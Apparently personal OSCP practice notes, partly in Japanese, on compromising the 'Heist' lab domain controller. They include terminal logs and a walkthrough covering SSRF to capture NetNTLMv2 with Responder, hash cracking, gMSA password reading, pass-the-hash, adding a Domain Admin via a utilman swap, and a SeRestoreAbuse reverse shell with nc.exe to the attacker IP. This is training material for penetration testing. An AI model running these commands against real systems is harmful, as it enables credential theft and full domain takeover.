SMB 192.168.121.165 445 DC01 enox 2021-08-31 13:09:05 4
SMB 192.168.121.165 445 DC01 [*] Enumerated 4 local users: HEIST
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ nxc smb 192.168.121.165 -d heist.offsec -u 'svc_apache$' -H f426a3cbc821b3eccfa4a17579edce02 --local-groups Administrators
SMB 192.168.121.165 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB 192.168.121.165 445 DC01 [+] heist.offsec\svc_apache$:f426a3cbc821b3eccfa4a17579edce02
SMB 192.168.121.165 445 DC01 [*] Enumerating with SAMRPC protocol
[22:12:23] ERROR SessionError on Connection: SMB SessionError: code: 0xc000006d - STATUS_LOGON_FAILURE - The attempted logon is samrfunc.py:134
invalid. This is either due to a bad username or authentication information.
ERROR Exception while calling proto_flow() on target 192.168.121.165: SMB SessionError: code: 0xc000006d - connection.py:176
STATUS_LOGON_FAILURE - The attempted logon is invalid. This is either due to a bad username or authentication
information.
╭───────────────────────────────────── Traceback (most recent call last) ──────────────────────────────────────╮
│ /usr/lib/python3/dist-packages/impacket/smbconnection.py:280 in login │
│ │
│ 277 │ │ │ if self.getDialect() == smb.SMB_DIALECT: │
│ 278 │ │ │ │ return self._SMBConnection.login(user, password, domain, lmhash, nthash, │
│ ntlmFallback) │
│ 279 │ │ │ else: │
│ ❱ 280 │ │ │ │ return self._SMBConnection.login(user, password, domain, lmhash, nthash) │
│ 281 │ │ except (smb.SessionError, smb3.SessionError) as e: │
│ 282 │ │ │ raise SessionError(e.get_error_code(), e.get_error_packet()) │
│ 283 │
│ │
│ /usr/lib/python3/dist-packages/impacket/smb3.py:1092 in login │
│ │
│ 1089 │ │ │ │ │ │ self._Session['SigningKey'] = crypto.KDF_CounterMode │
│ (exportedSessionKey, b"SMB2AESCMAC\x00", │
│ 1090 │ │ │ │ │ │ │ │ │ │ │ │ │ │ │ │ │ │ │ │
│ b"SmbSign\x00", 128) │
│ 1091 │ │ │ try: │
│ ❱ 1092 │ │ │ │ if packet.isValidAnswer(STATUS_SUCCESS): │
│ 1093 │ │ │ │ │ sessionSetupResponse = SMB2SessionSetup_Response(packet['Data']) │
│ 1094 │ │ │ │ │ self._Session['SessionFlags'] = sessionSetupResponse['SessionFlags'] │
│ 1095 │ │ │ │ │ self._Session['SessionID'] = packet['SessionID'] │
│ │
│ /usr/lib/python3/dist-packages/impacket/smb3structs.py:460 in isValidAnswer │
│ │
│ 457 │ def isValidAnswer(self, status): │
│ 458 │ │ if self['Status'] != status: │
│ 459 │ │ │ from . import smb3 │
│ ❱ 460 │ │ │ raise smb3.SessionError(self['Status'], self) │
│ 461 │ │ return True │
│ 462 │ │
│ 463 │ def __init__(self, data = None): │
╰──────────────────────────────────────────────────────────────────────────────────────────────────────────────╯
SessionError: SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad
username or authentication information.)
During handling of the above exception, another exception occurred:
╭───────────────────────────────────── Traceback (most recent call last) ──────────────────────────────────────╮
│ /usr/lib/python3/dist-packages/nxc/connection.py:168 in __init__ │
│ │
│ 165 │ │ self.logger.info(f"Socket info: host={self.host}, hostname={self.hostname}, │
│ kerberos={self.kerberos}, ipv6={self.is_ipv6}, link-local │
│ ipv6={self.is_link_local_ipv6}") │
│ 166 │ │ │
│ 167 │ │ try: │
│ ❱ 168 │ │ │ self.proto_flow() │
│ 169 │ │ except Exception as e: │
│ 170 │ │ │ if "ERROR_DEPENDENT_SERVICES_RUNNING" in str(e): │
│ 171 │ │ │ │ self.logger.error(f"Exception while calling proto_flow() on target │
│ {target}: {e}") │
│ │
│ /usr/lib/python3/dist-packages/nxc/connection.py:242 in proto_flow │
│ │
│ 239 │ │ │ │ │ self.call_modules() │
│ 240 │ │ │ │ else: │
│ 241 │ │ │ │ │ self.logger.debug("Calling command arguments") │
│ ❱ 242 │ │ │ │ │ self.call_cmd_args() │
│ 243 │ │ │ self.disconnect() │
│ 244 │ │
│ 245 │ def call_cmd_args(self): │
│ │
│ /usr/lib/python3/dist-packages/nxc/connection.py:264 in call_cmd_args │
│ │
│ 261 │ │ for attr, value in vars(self.args).items(): │
│ 262 │ │ │ if hasattr(self, attr) and callable(getattr(self, attr)) and value is not │
│ False and value is not None: │
│ 263 │ │ │ │ self.logger.debug(f"Calling {attr}()") │
│ ❱ 264 │ │ │ │ getattr(self, attr)() │
│ 265 │ │
│ 266 │ def call_modules(self): │
│ 267 │ │ """Calls modules and performs various actions based on the module's attributes. │
│ │
│ /usr/lib/python3/dist-packages/nxc/protocols/smb.py:1272 in local_groups │
│ │
│ 1269 │ def local_groups(self): │
│ 1270 │ │ self.logger.display("Enumerating with SAMRPC protocol") │
│ 1271 │ │ try: │
│ ❱ 1272 │ │ │ groups, members = SamrFunc(self).get_local_groups(self.args.local_groups) │
│ 1273 │ │ except DCERPCException as e: │
│ 1274 │ │ │ self.logger.fail(f"Error enumerating local groups: {e}") │
│ 1275 │ │ │ return │
│ │
│ /usr/lib/python3/dist-packages/nxc/protocols/smb/samrfunc.py:40 in __init__ │
│ │
│ 37 │ │ │ self.password = "" │
│ 38 │ │ │
│ 39 │ │ self.samr_query = SAMRQuery(username=self.username, password=self.password, │
│ domain=self.domain, remote_name=self.addr, remote_host=self.host, │
│ kerberos=self.doKerberos, kdcHost=self.kdcHost, aesKey=self.aesKey, logger=self.logger) │
│ ❱ 40 │ │ self.lsa_query = LSAQuery(username=self.username, password=self.password, │
│ domain=self.domain, remote_name=self.addr, remote_host=self.host, kdcHost=self.kdcHost, │
│ kerberos=self.doKerberos, aesKey=self.aesKey, logger=self.logger) │
│ 41 │ │
│ 42 │ def get_builtin_groups(self, group): │
│ 43 │ │ domains = self.samr_query.get_domains() │
│ │
│ /usr/lib/python3/dist-packages/nxc/protocols/smb/samrfunc.py:194 in __init__ │
│ │
│ 191 │ │ self.__remote_host = remote_host │
│ 192 │ │ self.__kdcHost = kdcHost │
│ 193 │ │ self.__kerberos = kerberos │
│ ❱ 194 │ │ self.dce = self.get_dce() │
│ 195 │ │ self.policy_handle = self.get_policy_handle() │
│ 196 │ │ self.logger = logger │
│ 197 │
│ │
│ /usr/lib/python3/dist-packages/nxc/protocols/smb/samrfunc.py:223 in get_dce │
│ │
│ 220 │ │ │ dce = rpc_transport.get_dce_rpc() │
│ 221 │ │ │ if self.__kerberos: │
│ 222 │ │ │ │ dce.set_auth_type(RPC_C_AUTHN_GSS_NEGOTIATE) │
│ ❱ 223 │ │ │ dce.connect() │
│ 224 │ │ │ dce.bind(lsat.MSRPC_UUID_LSAT) │
│ 225 │ │ except NetBIOSError as e: │
│ 226 │ │ │ self.logger.fail(f"NetBIOSError on Connection: {e}") │
│ │
│ /usr/lib/python3/dist-packages/impacket/dcerpc/v5/rpcrt.py:805 in connect │
│ │
│ 802 │ │ self._ctx = ctx_id │
│ 803 │ │
│ 804 │ def connect(self): │
│ ❱ 805 │ │ return self._transport.connect() │
│ 806 │ │
│ 807 │ def disconnect(self): │
│ 808 │ │ return self._transport.disconnect() │
│ │
│ /usr/lib/python3/dist-packages/impacket/dcerpc/v5/transport.py:514 in connect │
│ │
│ 511 │ │ if self.__smb_connection == 0: │
│ 512 │ │ │ self.setup_smb_connection() │
│ 513 │ │ │ if self._doKerberos is False: │
│ ❱ 514 │ │ │ │ self.__smb_connection.login(self._username, self._password, │
│ self._domain, self._lmhash, self._nthash) │
│ 515 │ │ │ else: │
│ 516 │ │ │ │ self.__smb_connection.kerberosLogin(self._username, self._password, │
│ self._domain, self._lmhash, │
│ 517 │ │ │ │ │ │ │ │ │ │ │ │ │ self._nthash, self._aesKey, │
│ kdcHost=self._kdcHost, TGT=self._TGT, │
│ │
│ /usr/lib/python3/dist-packages/impacket/smbconnection.py:282 in login │
│ │
│ 279 │ │ │ else: │
│ 280 │ │ │ │ return self._SMBConnection.login(user, password, domain, lmhash, nthash) │
│ 281 │ │ except (smb.SessionError, smb3.SessionError) as e: │
│ ❱ 282 │ │ │ raise SessionError(e.get_error_code(), e.get_error_packet()) │
│ 283 │ │
│ 284 │ def kerberosLogin(self, user, password, domain='', lmhash='', nthash='', aesKey='', │
│ kdcHost=None, TGT=None, │
│ 285 │ │ │ │ │ TGS=None, useCache=True): │
╰──────────────────────────────────────────────────────────────────────────────────────────────────────────────╯
SessionError: SMB SessionError: code: 0xc000006d - STATUS_LOGON_FAILURE - The attempted logon is invalid. This
is either due to a bad username or authentication information.
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ nxc smb 192.168.121.165 -d heist.offsec -u 'svc_apache$' -H f426a3cbc821b3eccfa4a17579edce02 --rid-brute 5000
SMB 192.168.121.165 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB 192.168.121.165 445 DC01 [+] heist.offsec\svc_apache$:f426a3cbc821b3eccfa4a17579edce02
SMB 192.168.121.165 445 DC01 498: HEIST\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB 192.168.121.165 445 DC01 500: HEIST\Administrator (SidTypeUser)
SMB 192.168.121.165 445 DC01 501: HEIST\Guest (SidTypeUser)
SMB 192.168.121.165 445 DC01 502: HEIST\krbtgt (SidTypeUser)
SMB 192.168.121.165 445 DC01 512: HEIST\Domain Admins (SidTypeGroup)
SMB 192.168.121.165 445 DC01 513: HEIST\Domain Users (SidTypeGroup)
SMB 192.168.121.165 445 DC01 514: HEIST\Domain Guests (SidTypeGroup)
SMB 192.168.121.165 445 DC01 515: HEIST\Domain Computers (SidTypeGroup)
SMB 192.168.121.165 445 DC01 516: HEIST\Domain Controllers (SidTypeGroup)
SMB 192.168.121.165 445 DC01 517: HEIST\Cert Publishers (SidTypeAlias)
SMB 192.168.121.165 445 DC01 518: HEIST\Schema Admins (SidTypeGroup)
SMB 192.168.121.165 445 DC01 519: HEIST\Enterprise Admins (SidTypeGroup)
SMB 192.168.121.165 445 DC01 520: HEIST\Group Policy Creator Owners (SidTypeGroup)
SMB 192.168.121.165 445 DC01 521: HEIST\Read-only Domain Controllers (SidTypeGroup)
SMB 192.168.121.165 445 DC01 522: HEIST\Cloneable Domain Controllers (SidTypeGroup)
SMB 192.168.121.165 445 DC01 525: HEIST\Protected Users (SidTypeGroup)
SMB 192.168.121.165 445 DC01 526: HEIST\Key Admins (SidTypeGroup)
SMB 192.168.121.165 445 DC01 527: HEIST\Enterprise Key Admins (SidTypeGroup)
SMB 192.168.121.165 445 DC01 553: HEIST\RAS and IAS Servers (SidTypeAlias)
SMB 192.168.121.165 445 DC01 571: HEIST\Allowed RODC Password Replication Group (SidTypeAlias)
SMB 192.168.121.165 445 DC01 572: HEIST\Denied RODC Password Replication Group (SidTypeAlias)
SMB 192.168.121.165 445 DC01 1000: HEIST\DC01$ (SidTypeUser)
SMB 192.168.121.165 445 DC01 1101: HEIST\DnsAdmins (SidTypeAlias)
SMB 192.168.121.165 445 DC01 1102: HEIST\DnsUpdateProxy (SidTypeGroup)
SMB 192.168.121.165 445 DC01 1103: HEIST\enox (SidTypeUser)
SMB 192.168.121.165 445 DC01 1104: HEIST\Web Admins (SidTypeGroup)
SMB 192.168.121.165 445 DC01 1105: HEIST\svc_apache$ (SidTypeUser)
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ nxc smb 192.168.121.165 -d heist.offsec -u 'svc_apache$' -H f426a3cbc821b3eccfa4a17579edce02 --pass-pol
SMB 192.168.121.165 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB 192.168.121.165 445 DC01 [+] heist.offsec\svc_apache$:f426a3cbc821b3eccfa4a17579edce02
SMB 192.168.121.165 445 DC01 [+] Dumping password info for domain: HEIST
SMB 192.168.121.165 445 DC01 Minimum password length: 7
SMB 192.168.121.165 445 DC01 Password history length: 24
SMB 192.168.121.165 445 DC01 Maximum password age: 41 days 23 hours 53 minutes
SMB 192.168.121.165 445 DC01
SMB 192.168.121.165 445 DC01 Password Complexity Flags: 000000
SMB 192.168.121.165 445 DC01 Domain Refuse Password Change: 0
SMB 192.168.121.165 445 DC01 Domain Password Store Cleartext: 0
SMB 192.168.121.165 445 DC01 Domain Password Lockout Admins: 0
SMB 192.168.121.165 445 DC01 Domain Password No Clear Change: 0
SMB 192.168.121.165 445 DC01 Domain Password No Anon Change: 0
SMB 192.168.121.165 445 DC01 Domain Password Complex: 0
SMB 192.168.121.165 445 DC01
SMB 192.168.121.165 445 DC01 Minimum password age: 1 day 4 minutes
SMB 192.168.121.165 445 DC01 Reset Account Lockout Counter: 30 minutes
SMB 192.168.121.165 445 DC01 Locked Account Duration: 30 minutes
SMB 192.168.121.165 445 DC01 Account Lockout Threshold: None
SMB 192.168.121.165 445 DC01 Forced Log off Time: Not Set
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ nxc smb 192.168.121.165 -d heist.offsec -u 'svc_apache$' -H f426a3cbc821b3eccfa4a17579edce02 --loggedon-users
SMB 192.168.121.165 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB 192.168.121.165 445 DC01 [+] heist.offsec\svc_apache$:f426a3cbc821b3eccfa4a17579edce02
SMB 192.168.121.165 445 DC01 [-] Error enumerating logged on users: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$
*Evil-WinRM* PS C:\Users\svc_apache$\Documents> whoami /all

USER INFORMATION
----------------

User Name         SID
================= ============================================
heist\svc_apache$ S-1-5-21-537427935-490066102-1511301751-1105


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                         Attributes
========================================== ================ =========================================== ==================================================
HEIST\Domain Computers                     Group            S-1-5-21-537427935-490066102-1511301751-515 Mandatory group, Enabled by default, Enabled group
Everyone                                   Well-known group S-1-1-0                                     Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\svc_apache$\Documents>
SeRestorePrivilege Restore files and directories Enabled
SeRestorePrivilege
権限ごとの攻撃方法がのってる
https://github.com/gtworek/Priv2Admin
⇒ブックマークしとく???
①rdpが有効な場合
mv C:\Windows\System32\utilman.exe C:\Windows\System32\utilman.old
mv C:\Windows\System32\cmd.exe C:\Windows\System32\utilman.exe
rdesktop 192.168.121.165
windows + u
net user pwned Pwned123! /add /domain
net group "Domain Admins" pwned /add /domain
evil-winrm -i 192.168.121.165 -u pwned -p 'Pwned123!'
*Evil-WinRM* PS C:\Users\pwned\Documents> net user pwned
User name                    pwned
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/13/2026 3:23:46 PM
Password expires             11/24/2026 3:23:46 PM
Password changeable          10/14/2026 3:23:46 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.

*Evil-WinRM* PS C:\Users\pwned\Documents>
①rdpが無効な場合
https://raw.githubusercontent.com/AlexLinov/Compiled-Binaries/main/SeRestoreAbuse.exe
https://raw.githubusercontent.com/dxnboy/redteam/master/SeRestoreAbuse.exe
本家はここだが、exeがない
https://github.com/xct/SeRestoreAbuse
wget https://raw.githubusercontent.com/AlexLinov/Compiled-Binaries/main/SeRestoreAbuse.exe
wget -O SeRestoreAbuse2.exe https://raw.githubusercontent.com/dxnboy/redteam/master/SeRestoreAbuse.exe
cp -v /usr/share/windows-resources/binaries/nc.exe .
upload SeRestoreAbuse.exe
upload nc.exe
nc -lvnp 4444
.\SeRestoreAbuse.exe "C:\Users\svc_apache$\Documents\nc.exe 192.168.45.236 4444 -e powershell.exe"
.\SeRestoreAbuse.exe "C:\Users\svc_apache$\Documents\nc.exe 192.168.45.236 4444 -e cmd.exe"
*Evil-WinRM* PS C:\Users\svc_apache$\Documents> .\SeRestoreAbuse.exe "C:\Users\svc_apache$\Documents\nc.exe 192.168.45.236 4444 -e powershell.exe"
RegCreateKeyExA result: 0
RegSetValueExA result: 0
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.236] from (UNKNOWN) [192.168.121.165] 49799
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
⇒systemのシェルとれた
どちらのバイナリでも成功した。
https://raw.githubusercontent.com/AlexLinov/Compiled-Binaries/main/SeRestoreAbuse.exe
https://raw.githubusercontent.com/dxnboy/redteam/master/SeRestoreAbuse.exe
チートシートでは、AlexLinov優先で、
AlexLinov優先がダメな時はdxnboyを使うように記載する
flag検索
cmd /c "dir C:\Users\proof.txt /s /b"
cmd /c "dir C:\proof.txt /s /b"
PS C:\Windows\system32> ipconfig ; hostname ; whoami; type C:\Users\Administrator\Desktop\proof.txt
ipconfig ; hostname ; whoami; type C:\Users\Administrator\Desktop\proof.txt

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8d5b:8def:24ae:9f14%7
   IPv4 Address. . . . . . . . . . . : 192.168.121.165
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.121.254
DC01
nt authority\system
242602c16dd9414b9983eedd35c6fac4
PS C:\Windows\system32>
walkthrough(AI)
Nmap結果
# Nmap 7.95 scan initiated Tue Oct 13 07:11:41 2026 as: /usr/lib/nmap/nmap --privileged -sVC -p 53,88,135,139,389,445,464,593,636,3268,3269,3389,5985,8080,9389,49666,49667,49673,49674,49677,49704,49759 -Pn -T4 -oN 192.168.121.165/192.168.121.165.nmap-sVC 192.168.121.165
Nmap scan report for 192.168.121.165
Host is up (0.080s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-10-12 22:11:48Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: HEIST
|   NetBIOS_Domain_Name: HEIST
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: heist.offsec
|   DNS_Computer_Name: DC01.heist.offsec
|   DNS_Tree_Name: heist.offsec
|   Product_Version: 10.0.17763
|_  System_Time: 2026-10-12T22:12:37+00:00
|_ssl-date: 2026-10-12T22:13:17+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.heist.offsec
| Not valid before: 2026-10-11T22:07:59
|_Not valid after:  2027-04-12T22:07:59
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http          Werkzeug httpd 2.0.1 (Python 3.9.0)
|_http-server-header: Werkzeug/2.0.1 Python/3.9.0
|_http-title: Super Secure Web Browser
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  msrpc         Microsoft Windows RPC
49759/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-10-12T22:12:38
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Oct 13 07:13:19 2026 -- 1 IP address (1 host up) scanned in 98.20 seconds
1. URL fetchをSSRFとして使い、enoxのNetNTLMv2を取得する
8080/tcp の Super Secure Web Browser は、入力したURLをサーバー側から取得する。トップページでURLを入力できることを確認する。

Kaliの別ターミナルでHTTPサーバーを起動し、URL fetch経由で $ATTACKER_IP:8000 のディレクトリ一覧が表示されることを確認する。
python3 -m http.server 8000
curl "http://$TARGET_IP:8080/?url=http://$ATTACKER_IP:8000"
Kaliの別ターミナルでResponderを起動する。
sudo responder -I tun0 -v
-v を付けない場合、同じNetNTLMv2を2回目以降に取得すると Skipping previously captured hash と表示され、hashの内容が再表示されない。
HTTPSも試行したが、NetNTLMv2を取得できたのはHTTPを指定した場合だけだった。URL fetchへKaliのHTTP URLを渡す。
curl 'http://192.168.121.165:8080/?url=http://<KALI_IP>'
Responderに表示された enox::HEIST:... の1行を enox.hash に保存する。
[HTTP] NTLMv2 Username : HEIST\enox
[HTTP] NTLMv2 Hash     : enox::HEIST:...

2. enoxでWinRMに接続してlocal.txtを取得する
まず hashid で形式を確認する。NetNTLMv2 [Hashcat Mode: 5600] と判定される。
hashid -m enox.hash
取得したNetNTLMv2は、Hashcat mode 5600 でクラックする。
hashcat -m 5600 enox.hash /usr/share/wordlists/rockyou.txt
hashcat -m 5600 enox.hash --show
Hashcatで次のメモリ不足エラーが出る場合だけ、Johnを使う。
* Device #1: Not enough allocatable device memory or free host memory for mapping.
john --format=netntlmv2 enox.hash --wordlist=/usr/share/wordlists/rockyou.txt
john --show --format=netntlmv2 enox.hash
enox:california が得られる。WinRMへ接続してlocal flagを読む。
evil-winrm -i 192.168.121.165 -u enox -p 'california'
whoami
type C:\Users\enox\Desktop\local.txt
3. BloodHoundでgMSAを読める経路を確認する
enox でBloodHoundデータを収集し、BloodHoundへ読み込む。
bloodhound-python -u enox -p 'california' -d heist.offsec -ns 192.168.121.165 -dc DC01.heist.offsec -c All --zip
enox は Web Admins のメンバーであり、このグループには svc_apache$ への ReadGMSAPassword がある。

4. svc_apache$のNT hashでWinRMへ接続する
msDS-ManagedPassword 属性からgMSAのNT hashを取得する。
bloodyad --host DC01.heist.offsec -d heist.offsec -u enox -p 'california' get object 'svc_apache$' --attr msDS-ManagedPassword
bloodyAD の代わりに、GMSAPasswordReader.exe でNT hashを取得することもできる。Kaliでバイナリを取得し、enoxのEvil-WinRMシェルへ転送して実行する。
wget -O GMSAPasswordReader.exe https://raw.githubusercontent.com/expl0itabl3/Toolies/master/GMSAPasswordReader.exe
evil-winrm -i "$TARGET_IP" -u enox -p 'california'
upload GMSAPasswordReader.exe
.\GMSAPasswordReader.exe --accountname 'svc_apache$'
出力された msDS-ManagedPassword.NT を使ってPass-the-Hashする。
evil-winrm -i 192.168.121.165 -u 'svc_apache$' -H f426a3cbc821b3eccfa4a17579edce02
whoami /priv
SeRestorePrivilege が有効であることを確認する。
SeRestorePrivilege Restore files and directories Enabled
5. SeRestoreAbuseでSYSTEMになりproof.txtを取得する
KaliでSeRestoreAbuseとWindows版Netcatを用意し、別ターミナルで待ち受ける。
wget -O SeRestoreAbuse.exe https://raw.githubusercontent.com/AlexLinov/Compiled-Binaries/main/SeRestoreAbuse.exe
cp /usr/share/windows-resources/binaries/nc.exe .
nc -lvnp 4444
svc_apache$ のEvil-WinRMシェルでファイルを転送して実行する。
upload SeRestoreAbuse.exe
upload nc.exe
